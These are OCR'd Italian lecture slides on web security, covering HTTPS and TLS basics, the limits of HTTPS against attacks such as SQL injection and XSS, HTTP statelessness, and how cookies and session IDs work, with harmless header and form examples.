
- Descritto nel RFC 2660 (1999)
- Estensione del protocollo HTTP
- Utilizza (anche) chiavi simmetriche
- Non supportato da tutti i browser
- Supporta diversi algoritmi crittografici per la cifratura

HTTPS (3) – Il lucchetto

Obiettivo:

- Indicare all'utente che la comunicazione è cifrata
- Garantisce che:
  - (**Quasi**) Tutti gli oggetti della pagina sono stati recuperati usando HTTP over SSL/TLS





TLS/SSL in breve (1)


Obiettivo: comunicazione sicura

- **Autenticazione** delle parti
  - Sempre: autenticazione del *server*
  - Opzionale: autenticazione del *client*
- **Confidenzialità** dei dati
- **Integrità** dei dati

Basato su TCP, servizio affidabile orientato alla connessione

- Garantisce servizi sicuri per un qualsiasi protocollo a livello applicazione che sia basato su TCP (e.g., HTTP, FTP, TELNET, etc.)
- Indipendente dall'applicazione

TLS/SSL: Handshake protocol (2)



Quindi se uso HTTPS sono al sicuro?

...no!

Con TLS la comunicazione è al sicuro, però:

- SQL injection
- XSS
- Broken Access Control

...sono ancora possibili!!

Materiale per lo studio

Materiale di riferimento (obbligatorio):

- Del libro (disponibile online) *The web application hacker's handbook – Finding and exploiting Security Flaws, 2nd Edition*, D. Stuttard e M. Pinto
  - Capitolo 3 (fino a pagina 51)


Materiale opzionale:

- RFC 1945 - HTTP/1.0, RFC 2616 - HTTP/1.1 e RFC 7540 – HTTP/2
- RFC 2818 - HTTP over TLS
- RFC 2617 e7235 - HTTP authentication
- RFC 1738 e 2396 - URL e URI

Riassunto delle puntate precedenti (1)

Browser e applicazione Web utilizzano il protocollo HTTP per comunicare


HTTP request:



Fonte: https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html

Riassunto delle puntate precedenti (2)

HTTP response:



Fonte: https://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Basics.html

Protocollo HTTP: limiti

Il protocollo HTTP è stateless:

- Ogni richiesta è indipendente dalle precedenti
- Due richieste successive (anche con gli stessi contenuti) ottengono la stessa risposta

PROBLEMA: molte applicazioni (nel Web 2.0) richiedono memoria persistente delle interazioni dei clienti:

- Carrello della spesa elettronico
- "Remember the password for this site?"
- Layout o lingua preferita per la visualizzazione di un sito
- `amazon.com` ricorda il nome dell'utente, gli acquisti già effettuati, gli interessi, ecc.

Protocollo HTTP: limiti

Il protocollo HTTP è stateless:

- Ogni richiesta è indipendente dalle precedenti
- Due richieste successive (anche con gli stessi contenuti) ottengono la stessa risposta

Le applicazioni web dinamiche richiedono il concetto di **sessione**:

In telecommunication, a session is a series of interactions between two communication end points that occur during the span of a single connection. Typically, one end point requests a connection with another specified end point and if that end point replies agreeing to the connection, the end points take turns ***exchanging commands and data ("talking to each other")****.*

Protocollo HTTP: limiti

Il protocollo HTTP è stateless:

- Ogni richiesta è indipendente dalle precedenti
- Due richieste successive (anche con gli stessi contenuti) ottengono la stessa risposta

Meccanismo introdotto per l'introduzione di una nozione di SESSIONE:

- HTTP Cookie

Cookie: Funzionamento e vulnerabilità

Cookie (1)

- Integrazione, molto discussa, di HTTP per renderlo stateful
  - Netscape, 1994
  - “Because it was used in Netscape's original implementation of state management, we will use the term **cookie** to refer to the state information that passes between an origin server and user agent, and that **gets stored by the user agent**” [RFC 2109]

- Ideato per memorizzare a lato client lo stato di una sessione
  - Dati creati dal server, ma memorizzati sul client
  - Dati trasmessi tra client e server utilizzando appositi header HTTP

Cookie (2)

(Ipotetico) ciclo di vita del cookie:

- La **prima volta** che un browser si collega ad un server **non** ci sono cookie

- Il server crea un **identificativo unico** e lo inserisce nell'header della risposta usando il campo **`Set-Cookie`**
  - `Set-cookie: CUSTOMER=John_Ford; PATH=/; EXPIRES=Thursday, 11-Jan-09 12:00:00`

- In futuro, ogni volta che il browser si collega con lo stesso server, anche per chiedere pagine diverse, inserisce il cookie nell'header della richiesta usando il campo **`Cookie`**
  - `Cookie : CUSTOMER=John_Ford`

Cookie (3)


Web browser
1. The browser requests a web page
2. The server sends the page and the cookie
The cookie
Hello World!
Web server
3. The browser requests another page from the same server
The cookie

Cookie (4) - Formato

Il cookie consiste almeno in una coppia nome-valore

- **`Set-Cookie: NAME=VALUE`**
- Esempio: **`Set-Cookie: ID=12345jk`**

Limiti (minimi) implementativi (RFC 2109):

- Un dominio (o host) deve poter definire almeno 20 cookie
- La dimensione del cookie in genere è limitata dal browser (di solito < 4 KB – 4096 byte)
- Il browser deve poter memorizzare almeno 300 cookie

Cookie (5) - Formato

Campi opzionali del campo dell'header `Set-Cookie`:

- **`Domain`**: il dominio di provenienza del *cookie*
  - Indica il dominio in cui il cookie è **valido** a cui limitare l'invio del cookie
  - Identificato univocamente da: *server*, *porta* (opzionale) e *prefisso URL* (opzionale)
  - Se non settato, il valore di default è il dominio dell'oggetto richiesto
- **`Path`**: percorso nel *Web tree* (del *server*) in cui il *cookie* è valido
  - Specifica il percorso dal quale il cookie viene mandato all'utente finale (in genere `/`, l'intera struttura)
  - Se non settato, il valore di default è il dominio dell'oggetto richiesto

Cookie (6) - Formato

- **`Expires`**: indica quando scade
  - Se non specificato, indica la browser session
  - Espressa come:
    - data
    - numero massimo di giorni
    - `Now` (il cookie viene eliminato subito dal computer dell'utente in quanto scade nel momento in cui viene creato)
    - `Never` (indica che il cookie non è soggetto a scadenza)
- **`Secure`** (FLAG): se impostato, il cookie viene trasmesso **solo** in una request HTTPS (viene cifrato)
- **`HTTPOnly`** (FLAG): il cookie **non** può essere acceduto via script lato client
  - Inizialmente incorporata SOLO da Microsoft Internet Explorer, poi dagli altri browser

Cookie (7) – Cookie e Sessioni

Nel Web 2.0:

- Non sempre **tutta** l'informazione relativa al *client* viene memorizzata a lato *client*
- **Cookie = Session ID**
  - Il *cookie* può rappresentare l'indice di un **database gestito a lato server** per memorizzare le informazioni del *client* > 4 KB

Alternative ai cookie?

- ***URL rewriting***: un token (parametro) viene aggiunto alla fine dell'URL
- ***Hidden form field***: campi nascosti del form

Cookie (8) – Cookie e Sessioni

Esempio:

- ***Cookie***:

```
GET /page.php HTTP/1.1
Host: www.session_example.com
…
Cookie: sessionid=3113
```

- ***URL rewriting***:

```
http://www.session_example.com/page.php?sessionid=3
113
```


- ***Hidden form field***:

```
<INPUT TYPE="hidden" NAME="sessionid" VALUE="3113">
```

Cookie per memorizzare un sessionID (senza login):

SessionID: una stringa/numero univoco assegnato all'utente alla sua prima richiesta (anche in caso di autenticazione)

Cookie per memorizzare un sessionID (con login):



Cookie (9) - Componenti

4 componenti:

